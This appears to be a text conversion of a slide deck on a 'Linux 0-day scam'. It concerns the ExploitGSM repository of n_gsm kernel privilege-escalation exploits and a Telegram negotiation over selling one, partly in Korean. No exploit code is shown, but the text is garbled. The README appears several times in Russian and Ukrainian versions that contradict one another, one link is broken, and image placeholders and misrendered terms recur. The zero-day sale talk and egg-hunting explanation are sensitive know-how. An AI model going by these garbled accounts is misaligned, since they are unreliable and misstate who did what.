

A cartoon illustration of a party scene. In the background, a DJ with headphones and a turntable is playing music. Several people are dancing, including a man in a tuxedo and a woman in a bikini. In the foreground, a woman with glasses and a surprised expression is looking towards the camera. The text "Linux O-DAY SCAM" is overlaid on the image in large, stylized letters. Below it, the words "MINIMAL FULL CHAIN EXPLOIT" are written in smaller, colorful, bubbly letters.

Linux O-DAY SCAM

MINIMAL FULL CHAIN EXPLOIT

GSM 0-day Timeline



GSM 0-day Timeline

The screenshot shows the GitHub repository page for `ExploitGSM`. The repository is public and has 1 branch and 0 tags. The main branch is selected. The commit history shows the following entries:

- Merge pull request #13 from LianSheng197/main · 140d11e · 2 months ago · 26 Commits
- Revert (17db559): Remove the redefinition of struct gsm_dlc... · 2 months ago
- Update main.c · 2 months ago
- typo & add hint · 2 months ago

Below the commit history, the `README` file is displayed:

```
ExploitGSM

Exploit for 6.4 - 6.5 kernels and another exploit for 5.15 - 6.5

Телеграм для зв'язку -> https://t.me/YuriiiCrimson
Телеграм чат -> https://t.me/itcrowdua

Зимой я нашел две уязвимости в n_gsm драйвере. После этого я написал Jammes с предложением купить их у меня. Они не поняли, что я о них говорю. Но я знал, что первый эксплойт для 6.4 и 6.5 был взломан. Поэтому я три дня назад знал этого человека, не зная, что он взломал первый эксплойт. А в Twitter я увидел вот это https://jmpeax.dev/The-tale-of-a-GSM-Kernel-LPE.html. Этот человек красть мои труды и публиковать их как свои. Тут вы можете увидеть https://t.me/itcrowdua/1/203010 видео нашей переписки, как доказать, что я не лгу. И теперь я знал, что один эксплойт, который затрагивает 5.15 версии до 6.5, все еще можно использовать только с правами CAP_NET_ADMIN.
```

ExploitGSM

Exploit for 6.4 - 6.5 kernels and another exploit for 5.15 - 6.5

Телеграм для зв'язку -> <https://t.me/YuriiiCrimson>

Телеграм чат -> <https://t.me/itcrowdua>

Зимой я нашел две уязвимости в n_gsm драйвере. После этого я написал Jammes с предложением купить их у меня. Они не поняли, что я о них говорю. Но я знал, что первый эксплойт для 6.4 и 6.5 был взломан. Поэтому я три дня назад знал этого человека, не зная, что он взломал первый эксплойт. А в Twitter я увидел вот это <https://jmpeax.dev/The-tale-of-a-GSM-Kernel-LPE.html>. Этот человек красть мои труды и публиковать их как свои. Тут вы можете увидеть <https://t.me/itcrowdua/1/203010> видео нашей переписки, как доказать, что я не лгу. И теперь я знал, что один эксплойт, который затрагивает 5.15 версии до 6.5, все еще можно использовать только с правами CAP_NET_ADMIN.

Щоб випередити ту мразоту.



GSM 0-day Timeline

The Linux zero-day scam begins with a conversation between two people. The following is a summary based on the Telegram chat video.

YuriCrimson Merge pull request #13 from LianSheng197/main · 140d11e · 2 months ago · 26 Commits

.github/workflows · Revert (17db559): Remove the redefinition of struct gsm_dlc... · 2 months ago

ExploitGSM_5_15_to_6_1 · Update main.c · 2 months ago

ExploitGSM_6_5 · typo & add hint · 2 months ago

ExploitGSM

Exploit for 6.4 - 6.5 kernels and another exploit for 5.15 - 6.5

Телеграм для зв'язку -> <https://t.me/YuriCrimson>
Телеграм чат -> <https://t.me/itcrowdua>

Зимой я нашел две уязвимости в n_gsm драйвере. После этого я написал Jammes с предложением купить их у меня. Як ви зрозуміли він мене обдурил. Але я ще не зміг, що перший експлойт для 6.4 та 6.5 був злитий. Тому я три дні назад злив його, не знаючи того, що він був злитий. А в твітері я побачив це <https://jmpeax.dev/The-tale-of-a-GSM-Kernel-LPE.html>. Цей виблядок вкрав у мене мій труд та ще видав за свій. Тут ви можете побачити <https://t.me/itcrowdua/1/203010> відео нашої переписки, як доказ того, що я не брешу. І тепер я злив ще один експлойт, який затрагує 5.15 версію до 6.5, і драйвер можна використати тільки з CAP_NET_ADMIN правами. Щоб випередити ту мразоту.



GSM 0-day Timeline

The Linux zero-day scam begins with a conversation between two people. The following is a summary based on the Telegram chat video.

The screenshot shows a GitHub repository page for 'ExploitGSM'. At the top, there's a commit from 'YuriCrimson' merging pull request #13 from 'LianSheng197/main'. Below the commit history, the README file contains the following text:

ExploitGSM

Exploit for 6.4 - 6.5 kernels and another exploit for 5.15 - 6.5

Телеграм для зв'язку -> <https://t.me/YuriCrimson>
Телеграм чат -> <https://t.me/itcrowdua>

Зимой я нашел две уязвимости в n_gsm драйвере. После этого я написал Jammes с предложением купить их у меня. Як ви зрозуміли він мене обдурил. Але я ще не зміг знати, що перший експлойт для 6.4 та 6.5 був злитий. Тому я три дні назад злив його, не знаючи того, що він був злитий. А в твітері я побачив це <https://jmpeax.dev/The-tale-of-a-GSM-Kernel-LPE.html>. Цей веб-сайт вкрав у мене мої труд та ще видав за свій. Тут ви можете побачити <https://t.me/itcrowdua/1/203010> відео нашої переписки, як доказ того, що я не брешу. І тепер я злив ще один експлойт, який затрагує 5.15 версію до 6.5, і драйвер можна використовувати тільки з CAP_NET_ADMIN правами.

Щоб випередити ту мразоту.



GSM 0-day Timeline

The Linux zero-day scam begins with a conversation between two people. The following is a summary based on the Telegram chat video.

The screenshot shows a GitHub repository for `ExploitGSM`. The repository has a main branch, one branch, and no tags. It contains files for `.github/workflows`, `ExploitGSM_5_15_to_6_1`, and `ExploitGSM_6_5`. The `README` file is selected. A merge pull request #13 from `LianSheng197/main` has been merged. The commit history includes:

- Merge pull request #13 from LianSheng197/main
- Revert (17db559): Remove the redefinition of struct gsm_...
- Update main.c
- typo & add hint

The `Code of conduct`, `MIT license`, and `Security` pages are also visible.

A Telegram message from `Yuriii Crimson in Nightly IT + #УкрTr` is shown on the right. The message text is:

Media is too big

[VIEW IN TELEGRAM](#)

At the bottom of the message, there is a timestamp `9:49` and a date `Apr 10 at 21:24`.

ExploitGSM

Exploit for 6.4 - 6.5 kernels and another exploit for 5.15 - 6.5

Телеграм для зв'язку -> <https://t.me/YuriiiCrimson>
Телеграм чат -> <https://t.me/itcrowdua>

Зимой я нашел две вразливости в `n_gsm` драйвере. После этого я написал Jammes'a с пропозицией о сотрудничестве. Он, как оказалось, обманул меня. Но я не знал, что первый эксплойт для 6.4 и 6.5 я нашел три дня назад, зная, что он был взломан. А в Twitter я увидел вот это <http://tale-of-a-GSM-Kernel-LPE.html>. Этот ролик показал мою работу и опубликовал ее за свой счет. Тут видно, что я опубликовал видео нашей переписки, как доказательство того, что я не обманул. И теперь я могу показать эксплойт, который затрагивает версии от 5.15 до 6.5, где драйвер можно использовать только с правами CAP_NET_ADMIN.

Переписка где мне кинули.
<https://t.me/itcrowdua/203010>

Щоб випередити ту мразоту.

GSM 0-day Timeline - Telegram

The Linux zero-day scam begins with a conversation between two people. The following is a summary based on the Telegram chat video.



YuriiiCrimson

VS



jmpe4x




GSM 0-day Timeline - Telegram

The Linux zero-day scam begins with a conversation between two people. The following is a summary based on the Telegram chat video.

pro0x가 나에게 너의 0day를 보냈어.



VS



jmpe4x


YuriiiCrimson



GSM 0-day Timeline - Telegram


The Linux zero-day scam begins with a conversation between two people. The following is a summary based on the Telegram chat video.

linux kernel LPE 취약점은 얼마인가?
그리고 얼마나 믿을만한가?
그리고 어떤 커널 버전이 테스트되었나?



YuriiiCrimson

VS



jmpe4x



GSM 0-day Timeline - Telegram


The Linux zero-day scam begins with a conversation between two people. The following is a summary based on the Telegram chat video.



YuriiiCrimson

Debian 12.6.1 입니다.

VS




jmpe4x



GSM 0-day Timeline - Telegram


The Linux zero-day scam begins with a conversation between two people. The following is a summary based on the Telegram chat video.

그리고 우분투 lte 최신 데스크탑과 서버는?
Egg Hunting 중인가?
동적 오프셋?



YuriiiCrimson

VS



jmpe4x



GSM 0-day Timeline - Telegram

The Linux zero-day scam begins with a conversation between two people. The following is a summary based on the Telegram chat video.



YuriiiCrimson

VS

jmpe4x

Egg Hunting이 무엇인가요?



GSM 0-day Timeline - Telegram


The Linux zero-day scam begins with a conversation between two people. The following is a summary based on the Telegram chat video.

Egg Hunting 기술은 웰코드를 삽입할 수 있는 연속 메모리 위치가 충분하지 않을 때 사용됩니다. 대신 고유한 "tag" 앞에 웰코드가 붙습니다.



YuriiiCrimson

VS



